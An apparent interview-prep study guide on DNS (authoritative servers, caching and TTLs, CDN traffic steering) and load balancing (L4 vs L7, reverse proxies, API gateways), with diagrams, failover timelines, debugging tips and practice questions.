13. Debugging Scenarios

- Some users resolve to wrong region: their recursive is far away and no ECS → CDN geolocates the *resolver* not the user; enable ECS or use anycast for the service itself.
- K8s pod does 5 DNS lookups per external call (ndots) → set `ndots:1` /FQDN with trailing dot, or NodeLocal DNSCache.

14. Best Practices

- Applications: use the local caching layer (systemd-resolved/NodeLocal), set sane timeouts (<1s) + retries against 2 resolvers.
- Infra: NodeLocal DNSCache in K8s (contrack races on UDP DNS caused infamous 5s timeouts — the `use-vc` /race bug: two parallel A+AAAA queries hit a contrack race; mention = strong ops signal).

15. Practice Questions

1. Your service’s p99 shows a 5s plateau exactly, only in Kubernetes. Explain the classic cause. (Parallel A+AAAA UDP queries, contrack insert race drops one, glibc waits 5s timeout; fixes: NodeLocal cache, single-request-reopen, TCP DNS.)
2. Design DNS for an internal platform: split-horizon (internal zones), recursive layer with serve-stale, forwarding rules to corp + public, and why you still honor low TTLs internally.

Topic 5.3 — Authoritative Server

1. Why Interviewers Ask This

This is *your* side of DNS as a service owner — where records, zone design, failover, and traffic-steering live. System design rounds (“multi-region failover”) land here.

2. Core Concept

Authoritative servers hold the zone’s actual data and answer without recursion. Zones are delegated via NS records in the parent. Managed authoritatives (Route53, Cloudflare DNS, NS1) add health checks, latency/ geo/weighted routing policies — DNS becomes a **global load balancer (GSLB)**.

3. Internal Working

- Zone data: SOA (serial, refresh, MINIMUM/negative-TTL), NS, then records. Replication: primary → secondary via AXFR/IXFR triggered by NOTIFY, or provider-proprietary sync.

- Policy answers: the server computes the response per query using health state + client (resolver or ECS) location: latency-based, geo, weighted (canary!), failover records.
- Anycast fleets: the same NS IPs announced globally; capacity against DDoS.

4. Packet Flow Explanation

Health-checked failover (Route53-style):

```
- api.example.com: PRIMARY A 1.2.3.4 (health check HTTP /healthz)
                     SECONDARY A 5.6.7.8
t0: primary healthy -> all queries answered 1.2.3.4 (TTL 60)
t1: health checkers (multi-region, e.g. 3/5 must fail) mark primary DOWN
t2: authoritative flips answers to 5.6.7.8 IMMEDIATELY
t3: world converges as 60s caches expire => failover time ≈ detection + TTL
    (+ misbehaving caches that ignore TTLs – always mention the stragglers)
```

5. ASCII Diagram

```
      [.com parent: NS -> ns{1..4}.example-dns.net]
              |
anycast authoritative fleet (all 4 NS names, many sites)
zone: SOA | NS | A/AAAA | CNAME | MX | TXT
+ routing policies: geo  latency  weighted  failover
                   \      |      |      /
                   health checkers feed state in real time
```

6. Real Production Example

Route53's SLA is 100% (achieved via massive anycast + 4 NS in different TLDs). Weighted records at 1%/99% are a standard canary-release mechanism at companies without smarter L7 tooling. The Dyn 2016 attack → “dual authoritative providers” became a resilience checklist item (requires keeping zones in sync across providers).

7. Advantages

- Global steering with zero client changes; provider anycast absorbs DDoS; policies (geo/latency/weighted/failover) give you GSLB without deploying anything.

8. Trade-offs

- Failover speed bounded by TTL + detection (~seconds to minutes) — much slower than an LB's health check (sub-second). DNS steers *coarse* traffic; LBs handle *fast* failover.
- Some resolvers/apps ignore TTLs → long tails on any change.
- ECS-less resolvers reduce geo accuracy (you locate the resolver, not the user).

9. Common Mistakes

- Designing “instant failover via DNS” with TTL 1s — resolver floods + many caches clamp minimum TTLs; realistic floor ~30–60s.
- Single authoritative provider as a SPOF (Dyn lesson).
- Forgetting SOA MINIMUM controls *negative* caching — failing lookups for a new record stick around.

10. Performance Impact

Authoritative latency only affects cache misses, but *your* TTL choices set the caching economics: TTL 60 = agile + more misses; TTL 86400 = cheap + slow to change. Standard pattern: long TTLs on stable records (NS, MX), short (60–300s) on traffic-steering records.

11. Common Interview Questions

1. Design multi-region active-passive failover using DNS — walk the timeline of a region failure.
2. How do weighted/latency/geo policies work under the hood?
3. AXFR vs IXFR vs NOTIFY?

12. Follow-up Questions

- “Why 4+ NS records in different TLDs?” → survive TLD-level or provider-level failures.
- “How would you canary 1% of traffic with DNS, and what’s the gotcha?” → weighted records; gotcha = resolver caching quantizes the split per-resolver-population, not per-user (big ISPs’ resolvers = big chunks).

13. Debugging Scenarios

- `dig +norec @ns1.example.com name` — query the authoritative directly, bypassing caches; compare across your NS fleet for sync issues (check SOA serial on each).
- Region failover “didn’t happen” for one ISP → their resolver caches beyond TTL; measure real-world convergence with distributed probes (RIPE Atlas).

14. Best Practices

- Health-checked failover records + TTL 60 on steering names; long TTLs elsewhere.
- Two providers or provider + self-hosted secondaries; automate zone sync; monitor SOA serial drift.
- Pre-lower TTLs before planned migrations (one full old-TTL in advance).

15. Practice Questions

1. Timeline: primary region dies at $t=0$; health check = 3 failures $\times$ 10s interval; TTL=60. When do 50%/95% of users converge? ($\sim t=30$ s flip + cache expiry distribution $\approx$ 50% by ~ 60 s, 95% by ~ 90 – 120 s, stragglers beyond.)
2. Your zone’s two providers drifted (one has old records) — what monitoring catches this? (Cross-provider SOA serial + record diffs from external probes.)

Topic 5.4 — DNS Caching & TTL

1. Why Interviewers Ask This

TTL trade-offs are pure engineering judgment — agility vs load vs blast radius — and caching bugs cause real outages (stale endpoints, negative-cache surprises, JVM-forever caches).

2. Core Concept

Every DNS answer carries a TTL (seconds); every cache along the path may serve it until expiry. TTL is a *contract of maximum staleness*. Caches exist at: browser, OS, local daemon, recursive, and sometimes app runtime (JVM!) and connection pools (indirectly).

3. Internal Working


- The recursive decrements TTL as it serves cached answers (client sees remaining TTL).
- **Negative caching**: NXDOMAIN/NODATA cached for min(SOA TTL, SOA MINIMUM).
- Runtime caches with their own rules: JVM (`networkaddress.cache.ttl` , historically ∞ with SecurityManager), Go/libc honor TTL via resolver, Nginx resolves upstreams *once at startup* unless `resolver` directive is set — a notorious production trap.
- Connection pools “cache” DNS implicitly: a pooled connection pins the old IP long after DNS moved.

4. Packet Flow Explanation

A record change with TTL 300, changed at t=0:

```
t<0    caches hold old A (expiring at various times up to t=+300)
t=0    authoritative answers new A
t=0..300 mixed world: each cache flips as ITS copy expires
t>300  all TTL-honoring caches converged
stragglers: JVM-forever, nginx-startup-resolution, long-lived pooled
connections, resolvers that clamp TTL floors (some clamp 60s+)
```

5. ASCII Diagram



6. Real Production Example

Classic incident: team “fails over” a database CNAME, but half the fleet keeps writing to the old primary for hours → split-brain. Root causes stacked: JVM caching + connection pools pinning IPs. The industry fix: clients must *re-resolve on reconnect* + servers must *actively close* connections on failover (or use a proxy layer that handles it).

7. Advantages

- Caching absorbs ~99% of query load, gives ms-latency, and provides resilience (serve-stale) during upstream failures.

8. Trade-offs

- Staleness window on every change; distributed convergence is probabilistic, not atomic.

- Low TTLs: more resolver load, more cold-lookup latency, higher exposure to DNS outages (cache runs dry quickly).
- Layered caches multiply debugging surface (“which of 5 caches is stale?”).

9. Common Mistakes

- Assuming a TTL change takes effect immediately — the *old* TTL governs how long old answers (with the old TTL) persist. Lower TTL one full old-TTL *before* the change.
- Ignoring negative caching during launches.
- Treating DNS convergence as a switch instead of a decay curve.

10. Performance Impact

Cache hit: <1ms. Miss: 10–400ms. For high-QPS microservices doing per-request resolution with low TTL, DNS itself becomes a top-3 dependency: measure lookup rate; NodeLocal/daemon caches cut 99% of it.

11. Common Interview Questions

1. Walk every cache between a browser and your record, with realistic TTL behavior at each.
2. How do you choose TTLs? (Steering/failover names: 60s; stable infra: hours-day; apex NS: days.)
3. Why didn't lowering TTL to 30 make your migration instant?

12. Follow-up Questions

- “How do connection pools interact with DNS failover?” → they don't re-resolve until connections break — failover must actively kill connections or use TTL-aware pools.
- “What clamps TTLs in the wild?” → resolvers with min/max TTL policies (min 30–60s common, max 1–7d), serve-stale extensions.

13. Debugging Scenarios

- `dig name` (remaining TTL from recursive) vs `dig @ns1.provider name` (fresh TTL from authoritative) — instantly localizes staleness.
- One host resolves differently from others: check `/etc/hosts` (!), local daemon cache (`resolvectl flush-caches`), and app-runtime cache before blaming DNS.

14. Best Practices

- TTL playbook: pre-lower before changes; steering records 60s; verify convergence with external probes, not just your laptop.
- Kill JVM-forever caching explicitly; set nginx `resolver` with `valid=`; make clients re-resolve on connection failure with jitter.

15. Practice Questions

1. Record has TTL 86400. You need to migrate in 2 hours. What's your plan and its risk? (Lower TTL now → old 86400 answers persist up to 24h regardless → either wait, or plan dual-serving both IPs during overlap — the real answer is “serve on both endpoints during transition.”)

2. After failover, 5% of traffic still hits the dead IP after 24h. List three non-TTL causes. (Hardcoded IPs/hosts files, forever-caching runtimes, pooled connections/keepalive to a zombie host behind a still-up TCP endpoint.)

Topic 5.5 — CDN Integration (DNS-Based Traffic Steering)

1. Why Interviewers Ask This

This ties DNS into system design's favorite component (CDN, Module 7): *how does a user in Tokyo reach the Tokyo edge?* The answer is DNS (or anycast, or both) — and interviewers expect the comparison.

2. Core Concept

Two steering mechanisms: 1. **DNS-based**: CDN's authoritative answers differently per querying resolver's location (+ECS) → returns nearby edge IPs. (Akamai's classic approach; TTL ~20–60s.) 2. **Anycast**: one IP announced everywhere; BGP routes to nearest site (Cloudflare's approach). DNS then plays a smaller role (same answer globally). Most real CDNs blend both.

3. Internal Working

DNS-based path: `www.shop.com` → CNAME `shop.cdn-provider.net` → CDN's authoritative applies geo/latency/load maps (built from real-time measurements) → returns edge VIPs for that region. Accuracy depends on resolver location (hence ECS). Anycast path: routing table does the work; steering granularity = BGP, not per-user; site drain = withdraw announcement.

4. Packet Flow Explanation

```
Tokyo user, DNS-steered CDN:
1. stub -> local recursive (Tokyo ISP)
2. recursive -> cdn authoritative: A shop.cdn.net? (+ECS 203.0.113.0/24)
3. authoritative: "that /24 maps to region ap-northeast; edge pool T"
   -> A 151.101.x.x TTL 30
4. user connects to Tokyo edge; TLS+content served ~5ms away.
Failover: edge pool T unhealthy -> authoritative answers Osaka pool
within seconds (TTL 30 bounds client convergence).
```

5. ASCII Diagram

DNS steering: user->resolver->[CDN auth DNS] "you look Japanese, here's Tokyo edge IP" + fine control, per-resolver - resolver-location errors - TTL-bounded failover	Anycast: user ----> 104.16.x.x BGP: nearest of 300 sites wins automatically + instant failover (routing) - no per-user control - flow instability edge cases (TCP)
--	---

6. Real Production Example

- **Akamai**: DNS-based (deep in-ISP deployments; CNAME chains through `akadns.net` with 20s TTLs).
- **Cloudflare/Google/Fastly**: anycast-first (fewer, larger sites; instant BGP failover).
- **Netflix Open Connect**: steering decided by their control plane, then the *client app* is handed specific OCA URLs — a third pattern: application-level steering (most precise; requires owning the client).

7. Advantages

DNS steering: fine-grained (per-resolver/per-ECS-prefix), policy-rich (load, cost), no BGP expertise required. Anycast: zero-TTL failover, absorbs DDoS across all sites, no resolver-accuracy problem.

8. Trade-offs

DNS steering: wrong-resolver mislocation (VPN/8.8.8.8 users without ECS), convergence bounded by TTL, resolver TTL-clamping. Anycast: BGP route changes can mid-stream break TCP (rare; QUIC's conn-ID migration helps — nice cross-module tie), per-user steering impossible, capacity engineering per-site is harder.

9. Common Mistakes

- “CDN = anycast” or “CDN = DNS tricks” as if exclusive — real answer: both, layered.
- Forgetting the resolver-location problem (the user's location is *inferred* from their resolver absent ECS).
- Proposing DNS steering for sub-second failover (TTL floor makes it seconds-minutes).

10. Performance Impact

Steering accuracy is worth 10–100ms per connection (nearest vs wrong-continent edge). Bad steering shows up as a *bimodal* latency distribution per region — the diagnostic signature to mention.

11. Common Interview Questions

1. How does a user get routed to the nearest CDN edge? (Expect both mechanisms + hybrid.)
2. What breaks user-to-edge mapping? (Public resolvers w/o ECS, VPNs, mobile CGNAT egress far away.)
3. How does a CDN drain a failing PoP under each scheme? (DNS: stop answering it, wait TTL; anycast: withdraw BGP, instant.)

12. Follow-up Questions

- “Design the measurement system behind the geo map.” → real-user measurements (RUM beacons), probe meshes, per-prefix latency tables refreshed continuously.
- “Why do CDN DNS names have such short TTLs, and what load does that create?” → agility for steering/failover; absorbed because the CDN *is* the authoritative at massive scale.

13. Debugging Scenarios

- Users in India served from Europe: `dig` from their network vs `dig +subnet=<their /24>` against CDN auth — compare answers; check if their ISP resolver egresses elsewhere or strips ECS.
- After PoP outage, one ISP's users stuck on dead edge for 30 min → resolver ignoring 30s TTL; escalate to CDN (they often also keep dead-VIP anycast fallbacks).

14. Best Practices

- Use CNAME to CDN-managed names (let them own steering + TTLs); don't pin edge IPs anywhere.
- For your own multi-region APIs: latency-based DNS + per-region LBs + anycast only if you have BGP capability; measure with RUM, not just synthetic probes.

15. Practice Questions

1. Design global routing for api.yourco.com across 3 regions: choose DNS policy (latency-based, health-checked, TTL 60), explain failover timeline, and what anycast would add/cost.
2. A customer on 8.8.8.8 in Sydney gets US edges. Explain the mechanism and two fixes. (No/stripped ECS → resolver geolocated to US egress... actually 8.8.8.8 sends ECS and is anycast-local; better example: corporate VPN egress in US → fixes: ECS-aware steering can't help VPN egress; anycast service IPs or client-side region selection.)

MODULE 5 — One-Page Cheat Sheet

RESOLUTION	stub -> recursive -> (root -> TLD -> authoritative), all cached recursive does the walk; stub never talks to root UDP:53 (<=1232B EDNS) -> TCP on TC; DoT:853 DoH:443
RECORDS	A/AAAA CNAME (never at apex; use ALIAS/flattening) NS MX TXT SRV SOA(serial, MINIMUM = negative TTL)
CACHES	browser -> OS -> daemon -> recursive [+ JVM! nginx-startup! connection pools pin IPs – not DNS but acts like it]
TTL LAW	change visible only as caches expire; pre-lower TTL one full old-TTL before migration; NXDOMAIN cached too (SOA MINIMUM)
FAILOVER	health-checked records + TTL60 => ~1-2 min convergence + stragglers DNS = coarse/slow steering; LB = fast failover. Use both.
STEERING	DNS-based (per-resolver geo, ECS) vs anycast (BGP, instant) real CDNs: hybrid. Resolver mislocation = classic bug.
SECURITY	spoofing -> rand port/ID/0x20, DNSSEC; reflection -> RRL, cookies
K8S TRAPS	ndots:5 (5 lookups per name) conntrack race -> 5s timeouts -> NodeLocal DNSCache, FQDN with trailing dot
TOOLS	dig +trace dig @ns dig +nored resolvectl RIPE Atlas
NUMBERS	cache hit <1ms recursive 1-30ms cold walk 100-400ms typical steering TTL 20-60s resolver TTL clamps exist

MODULE 5 — Top Interview Questions

1. Cold resolution walk, every actor and cache. (The classic.)
2. Recursive vs authoritative — roles, owners, failure modes (Dyn vs Facebook outages as case studies).
3. Design DNS-based multi-region failover; give the honest convergence timeline.
4. Why did your DNS change take 24h to fully propagate despite TTL 300?
5. How do CDNs route users to the nearest edge — DNS vs anycast trade-offs?
6. Explain DNS cache poisoning and modern defenses.
7. The Kubernetes 5s DNS timeout — mechanism and fixes.
8. Weighted DNS canary: how, and why the split is approximate.

MODULE 5 — Common Mistakes

- Stub-talks-to-root misconception; push-vs-pull confusion (“propagation”).

- Ignoring negative caching, TTL clamping, JVM/nginx/pool stragglers.
- Designing sub-second failover on DNS; single authoritative provider.
- Forgetting DNS is in the critical path of every cold connection — and its 5s default timeouts destroy p99s.
- CNAME at apex; querying a name before it exists during launches.

MODULE 5 — Mock Interview (12 min)

Q1. “Your primary region just died. You’re on DNS failover. Narrate the next 5 minutes for users, honestly.”

Strong answer: 0–30s: health checks confirm (N-of-M probes) and flip answers; 30–90s: TTL-expiry decay curve — traffic drains as caches expire; minutes+: stragglers (clamping resolvers, JVM caches, pooled connections into dead sockets — those hang on TCP retransmits ~15 min unless RST’d) → real designs pair DNS with in-region LB failover and active connection termination; state you’d measure the decay with external probes.

Q2. “A user reports your site resolves to different IPs on phone vs laptop on the same WiFi. Bug?” *Strong*

answer: usually not: different caches snapshotting a rotating/steered record at different times, or phone using DoH (bypasses router DNS) getting different steering; would compare `dig` outputs, TTL remainders, resolver identity (`resolvetl` /whoami.akamai queries); only investigate as an incident if one IP is unhealthy.

Q3. “Design DNS for a SaaS with 50k customer vanity domains.” *Strong answer:* customers CNAME to

`customers.saas.com` (or apex via ALIAS/flattening); our side: managed authoritative with health-checked steering, automated ACME issuance keyed on DNS validation, per-domain cert store at edge (SNI), monitoring for broken customer delegations; discuss the apex problem and provider-redundancy explicitly.

MODULE 6 — Load Balancing

Load balancers appear in every system design diagram. Interviewers immediately test whether yours is a cargo-cult box or an engineered decision: L4 or L7? Where does TLS end? What happens when a backend dies mid-request?

Topic 6.1 — L4 vs L7 Load Balancer

1. Why Interviewers Ask This

The single most common infra follow-up in design rounds: “what kind of LB is that box?” It tests whether you understand what information is available at each layer and what that costs.

2. Core Concept

- **L4 LB** (AWS NLB, IPVS, Maglev, Katran): balances **connections** using the 4-tuple; never parses payload; picks a backend at SYN time (or per-flow hash) and shovels packets/bytes. TLS passes through.
- **L7 LB** (ALB, NGINX, Envoy, HAProxy): **terminates** the client connection, parses HTTP, balances **requests**; can route by path/host/header, retry, cache, transform, observe. Two separate TCP connections: client ↔ LB, LB ↔ backend.

3. Internal Working

L4 modes (interviewers love these): - **NAT/full-proxy**: rewrite dst (and maybe src) IP; return traffic must come back through LB. - **DSR (Direct Server Return)**: LB forwards inbound only; backend answers the client directly with the VIP as source — LB handles ~10% of bytes (requests are small, responses big). Katran/Maglev-style. - **Consistent hashing (Maglev hashing)**: connection → backend mapping survives LB fleet changes without shared state. L7: full HTTP parse; connection pooling to backends (many client conns multiplexed onto few warm backend conns — huge win); per-request decisions; buffers/queues (watch memory).

4. Packet Flow Explanation

```
L4 (DSR): client SYN -> VIP -> [LB: hash 4-tuple -> backend B3, encap]
          -> B3 (sees client IP!) -- response --> client directly
          LB never sees response bytes. Backend picked once per conn.
L7:      client TCP+TLS -> [LB terminates] ... parses "GET /api/users"
          route rule: /api/* -> pool A (pick least-loaded, reuse warm conn)
          -> backend; response flows back THROUGH LB (can retry/observe)
```

5. ASCII Diagram

```

L4: connection-level          L7: request-level
[c1]--\                        [c1]--\  GET /a --> pool A
[c2]---> VIP hash -> B1..Bn    [c2]---> [TLS end; parse; route]
[c3]--/  no payload knowledge  [c3]--/  GET /img --> pool B (+retry,
+ line-rate, cheap, protocol-   cache, auth, rate limit)
agnostic, preserves src IP      + smart; - CPU, 2x conns, new hop
(DSR); - can't route by URL,    client IP via X-Forwarded-For /
can't retry, sticky = per-conn  PROXY protocol

```

6. Real Production Example

The canonical two-tier stack — Google: Maglev (L4, consistent hashing, ECMP anycast VIPs) in front of GFE (L7, TLS termination, routing). Meta: Katran (XDP/eBPF L4) → Proxygen (L7). AWS: NLB (L4) vs ALB (L7). Cloudflare: anycast + L4 steering into L7 proxies. Interview gold: “L4 for scale and stability, L7 for brains — layered.”

7. Advantages

- L4: millions of conn/s per box, μ s latency, any protocol (databases! non-HTTP), client IP preserved (DSR/passthrough), tiny attack surface.
- L7: path/host routing, retries+timeouts+circuit breaking, TLS offload, per-request LB (beats per-connection when requests are heterogeneous — crucial for gRPC), observability (status codes, latency), WAF/authn.

8. Trade-offs

- L4: sticky per connection — one gRPC/h2 connection = one backend forever (the gRPC-through-NLB imbalance problem); no request visibility; can't retry.
- L7: CPU cost (TLS+parse), added latency (~0.5–5ms), must propagate client identity (XFF), becomes a stateful bottleneck/SPOF to engineer around, buffering risks (slowloris, big uploads).

9. Common Mistakes

- Putting gRPC behind L4 and expecting request-level balance (“one hot backend” mystery).
- Forgetting the LB → backend hop has its own keep-alive/pool/timeouts to tune.
- Claiming L7 LBs “see everything” for TCP passthrough setups, or that L4 can route by URL.
- Ignoring how the backend learns the client IP (XFF header at L7, PROXY protocol or DSR at L4).

10. Performance Impact

Rule-of-thumb: L4 $\approx$ 10–100 $\times$ the throughput per core of L7. L7 termination adds p50 ~1ms but *reduces* tail latency via retries/outlier ejection — a nuanced trade worth stating. Backend conn pooling at L7 can cut backend socket count 10–100 $\times$.

11. Common Interview Questions

1. L4 vs L7 — what can each see and do? When must you use L4? (Non-HTTP protocols, extreme scale, TLS passthrough requirements.)
2. How does a backend behind an L7 LB learn the real client IP?

3. Why is gRPC load balancing hard, and three fixes? (L7 LB, client-side LB w/ service discovery, connection rebalancing/MAX_CONNECTION_AGE.)

12. Follow-up Questions

- “How does the L4 tier itself scale beyond one box?” → ECMP/anycast from routers across an LB fleet + consistent hashing so all boxes agree.
- “What’s DSR and when can’t you use it?” → response bypasses LB; needs L2 adjacency/tunneling and no L7 features; can’t rewrite responses.
- “PROXY protocol?” → tiny header prepended on LB → backend connection carrying original 4-tuple; backend must expect it.

13. Debugging Scenarios

- One backend at 90% CPU, others idle, gRPC clients → per-connection stickiness; check connection counts per backend.
- 502s at L7 LB but backends look healthy → LB → backend idle-timeout race or pool exhaustion; align timeouts (backend > LB), check `upstream_reset` metrics.
- Client IP shows as LB IP in logs → missing XFF/PROXY handling.

14. Best Practices

- Layer them: L4 edge (scale/DDoS) → L7 (routing/retries) → services.
- Idle timeouts strictly increasing toward the backend; retries only on idempotent + budget-capped.
- For h2/gRPC: L7 balancing or client-side LB; set MAX_CONNECTION_AGE to force periodic rebalancing.

15. Practice Questions

1. Design LB for: (a) PostgreSQL, (b) public REST API, (c) internal gRPC mesh. (a: L4 only — protocol opaque + long conns; (b) L7 with WAF/TLS; (c) client-side LB or mesh sidecars.)
2. NLB → 3 backends; you deploy a 4th; no traffic reaches it for hours. Why? (Existing long-lived connections pinned; new flows only from new connections — force conn age limits.)

Topic 6.2 — Reverse Proxy

1. Why Interviewers Ask This

“LB vs reverse proxy vs API gateway” is a definitions-under-pressure question; and reverse proxies (NGINX/Envoy) are where timeouts, buffering, and header handling bugs actually live.

2. Core Concept

A reverse proxy is a server-side intermediary that accepts client requests **on behalf of** backends: one hostname in front, many services behind. Load balancing is *one feature* of a reverse proxy; others: TLS termination, caching, compression, rewriting, buffering, access control. (Forward proxy = client-side intermediary, egress; reverse = server-side, ingress. State this crisply.)

3. Internal Working

Two connections, two lifecycles: it reads the request (often buffering it fully), applies rules, opens/reuses upstream connection, streams/buffers the response. Every proxy has *three* timeout families to tune: client-side (read/idle), upstream connect, upstream read — mismatches cause 502/504s. Buffering choices: request buffering protects slow-client → backend (slowloris), but breaks streaming; response buffering frees backends fast but costs proxy memory.

4. Packet Flow Explanation

```
client ---TCP+TLS---> [proxy]           (conn 1: client's pace)
                        buffer request
                        pick upstream (pool: warm keep-alive conn)
                        add X-Forwarded-For/-Proto, Host handling
[proxy] ---http/1.1 or h2---> backend   (conn 2: LAN pace)
backend -> proxy (fast LAN) -> proxy buffers -> drips to slow client
=> backend freed in ms even for a 30s mobile download. This is the
    underrated superpower: connection/pace impedance matching.
```

5. ASCII Diagram

```

      INGRESS (reverse proxy)          EGRESS (forward proxy)
internet -> [nginx/envoy] -> svcA,svcB,svcC   corp apps -> [squid] -> internet
      TLS end, cache, LB, WAF                policy, logging
Key headers downstream->up: X-Forwarded-For (client IP chain)
                             X-Forwarded-Proto (original scheme)
                             Host / :authority (routing key)
```

6. Real Production Example

NGINX fronting app servers is the default web topology of the industry. Envoy is the modern cloud-native equivalent (Istio sidecars, Ambassador/Contour ingress) — chosen for dynamic config (xDS API), native h2/gRPC, and observability. Kubernetes Ingress controllers are reverse proxies configured via CRDs.

7. Advantages

- Single choke point for TLS, authn, rate limiting, logging (consistency).
- Slow-client isolation via buffering; backend connection pooling; zero-downtime deploys (drain upstreams); static/cache offload.

8. Trade-offs

- Extra hop (~0.2–2ms) and a component to scale/patch; buffering memory; misconfig blast radius is total (“one bad regex took the site down”); WebSocket/streaming needs explicit config (buffering off, long timeouts, Upgrade headers).

9. Common Mistakes

- Confusing forward and reverse proxies.
- Trusting `X-Forwarded-For` blindly — clients can inject it; you must trust only your own proxy chain (rightmost trusted hop) — a security-relevant detail that impresses.
- Default timeouts: NGINX `proxy_read_timeout 60s` kills long SSE/WebSockets; gRPC streams die at idle proxies.

- Forgetting `Host` /SNI handling when proxying to virtual-hosted upstreams.

10. Performance Impact

NGINX: ~100k+ RPS/core for small cached responses; proxying adds one RTT-free hop (LAN) — negligible latency, big win from pooling: 10k client conns → ~100 warm upstream conns. Response buffering can *reduce* backend fleet size materially when clients are slow (mobile).

11. Common Interview Questions

1. Reverse vs forward proxy? LB vs reverse proxy?
2. Why put NGINX in front of an app server that can serve HTTP itself? (TLS, buffering/slow clients, static, pooling, security, deploys.)
3. Walk the header hygiene: what must a proxy add/strip? (Add XFF/XFP; strip hop-by-hop headers — Connection, Keep-Alive, TE, Upgrade... except when upgrading; strip inbound spoofed XFF at the edge.)

12. Follow-up Questions

- “How do WebSockets traverse a proxy?” → HTTP/1.1 Upgrade must be explicitly forwarded (`Connection: upgrade`), buffering off, long read timeouts (Module 8).
- “What are hop-by-hop vs end-to-end headers?” → hop-by-hop consumed per-connection, must not be blindly forwarded (smuggling vectors).

13. Debugging Scenarios

- 502 Bad Gateway: proxy couldn't get a valid response — backend down/reset/timeout on connect; check upstream error counters.
- 504: upstream read timeout — backend slow; align `proxy_read_timeout` vs app SLA.
- Random disconnects of streaming endpoints at exactly 60s → default read timeout signature.

14. Best Practices

- Explicit timeout budget per route (streaming vs REST differ!); disable buffering for streams; health-check upstreams; cap request body size at the edge.
- Sanitize forwarded headers at the trust boundary; log both connection IDs (front/back) for traceability.

15. Practice Questions

1. Your SSE endpoint sends events every 90s. Users disconnect at 60s. Which knob, which component? (Proxy read/idle timeout; either heartbeat every <60s — better — or raise timeout.)
2. Design the header/trust model for client IP through: CDN → LB → NGINX → app, such that rate limiting by IP is unspoofable.

Topic 6.3 — API Gateway

1. Why Interviewers Ask This

Microservices design rounds require an entry tier; interviewers probe whether you can distinguish gateway responsibilities from LB/proxy ones — and whether you'll gold-plate it into a monolith-at-the-edge.

2. Core Concept

An API gateway is a **reverse proxy specialized for API management**: authentication/authorization (JWT/OAuth validation, API keys), rate limiting & quotas per consumer, request/response transformation, routing/versioning, API composition/aggregation (BFF), developer-facing concerns (docs, keys, billing). Think: reverse proxy = HTTP plumbing; gateway = *API product policy*.

3. Internal Working

Request pipeline (Kong/Apigee/AWS API GW/Envoy+filters all converge on this): `TLS → route match → authn (verify JWT sig/introspect token) → authz (scopes) → rate limit (local token bucket + shared store like Redis for global limits) → transform (headers/body/version shim) → upstream call(s) → response transform → metrics/billing events`. Rate limiting detail worth knowing: local buckets with async sync (fast, approximate) vs centralized counters (exact, +1 hop latency) — interviewers ask this trade-off directly.

4. Packet Flow Explanation

```
mobile app -> [API GW]
  1. verify JWT (cached JWKS public key; no auth-service hop on hot path)
  2. rate limit: user 123 -> bucket check (local, synced)
  3. route: GET /v1/profile -> profile-svc (v1->v2 shim applied)
  4. optionally aggregate: profile-svc + prefs-svc + avatar-svc
     (BFF pattern: 1 client round trip instead of 3 on mobile RTT)
  5. response: strip internal headers, add rate-limit headers, emit metrics
```

5. ASCII Diagram

```
clients          [ API GATEWAY ]          services
mobile ---\      authn | ratelimit | route   /-> users-svc
web -----+-----> transform | aggregate | -----+--> orders-svc
partners -/      version | billing | metrics \-> search-svc
vs LB: LB spreads load; GW enforces API policy. GW usually SITS ON a
proxy/LB engine (Envoy/NGINX) – they're layers, not rivals.
```

6. Real Production Example

Netflix's Zuul (and its BFF "API" layer) pioneered the pattern: device-specific endpoints aggregating dozens of microservices per screen. Amazon API Gateway fronts Lambda everywhere. Kong/Apigee dominate enterprise API monetization (keys, quotas, billing).

7. Advantages

- Centralizes cross-cutting API concerns (services stay clean); per-consumer policy (free vs paid tiers); client simplification (BFF aggregation saves mobile RTTs); versioning shims decouple client and service release trains.

8. Trade-offs

- Latency (+1–10ms per policy hop, more if authz calls out); a fat gateway becomes a shared deploy bottleneck + political choke point (“the new ESB” anti-pattern); aggregation couples the gateway to service schemas; one more thing to scale for the whole company.

9. Common Mistakes

- Putting business logic in the gateway (orchestration beyond simple aggregation → distributed monolith).
- Calling the auth service per request instead of validating JWTs locally with cached keys.
- One global gateway for internal + external traffic (internal service-to-service should use mesh/direct — don’t hairpin through the edge).
- Rate limiting only globally, not per-consumer/per-route.

10. Performance Impact

Well-built (Envoy-based) gateway: +1–3ms p50. JWT verify $\approx 20\text{--}100\mu\text{s}$ (RSA verify) cached-key. The BFF aggregation win dominates on mobile: 3 sequential 120ms RTTs → 1 (client-side) = -240ms — cite this arithmetic.

11. Common Interview Questions

1. API gateway vs load balancer vs reverse proxy vs service mesh — draw the boundaries.
2. Design rate limiting for a public API (per-key, tiers, distributed counting, 429 + Retry-After, token bucket vs sliding window).
3. Where do you validate JWTs and how do you avoid an auth bottleneck?

12. Follow-up Questions

- “Gateway vs service mesh?” → gateway = north-south (edge, client-facing policy); mesh = east-west (service-to-service mTLS/retries via sidecars). They complement.
- “How does the gateway stay stateless?” → externalize counters (Redis), cache JWKS, no sessions → horizontal scale behind an L4 LB.

13. Debugging Scenarios

- All services’ p99 degrades simultaneously → gateway saturation (CPU on TLS/JSON transforms) or its Redis rate-limit store slow; check gateway-internal latency breakdown.
- 401s spike after a key rotation → JWKS cache TTL vs rotation timing; serve old+new keys overlapping (kid-based).

14. Best Practices

- Keep it thin: authn, limits, routing, light transforms. Business orchestration belongs in services/BFFs owned by client teams.
- Fail-open vs fail-closed decision per policy (rate limiter store down: usually fail-open with alerting; authn: always fail-closed) — articulating this earns senior points.

15. Practice Questions

1. Free tier 10 rps, paid 1000 rps, 5 gateway replicas, exact-ish enforcement: design the limiter. (Local token buckets + Redis sync every ~100ms, or Redis cell/Lua atomic; discuss burst allowance + accuracy/latency trade.)
2. Mobile home screen calls 6 APIs. Design the BFF: what moves into it, what must not, and its failure semantics (partial responses with fallbacks vs all-or-nothing).

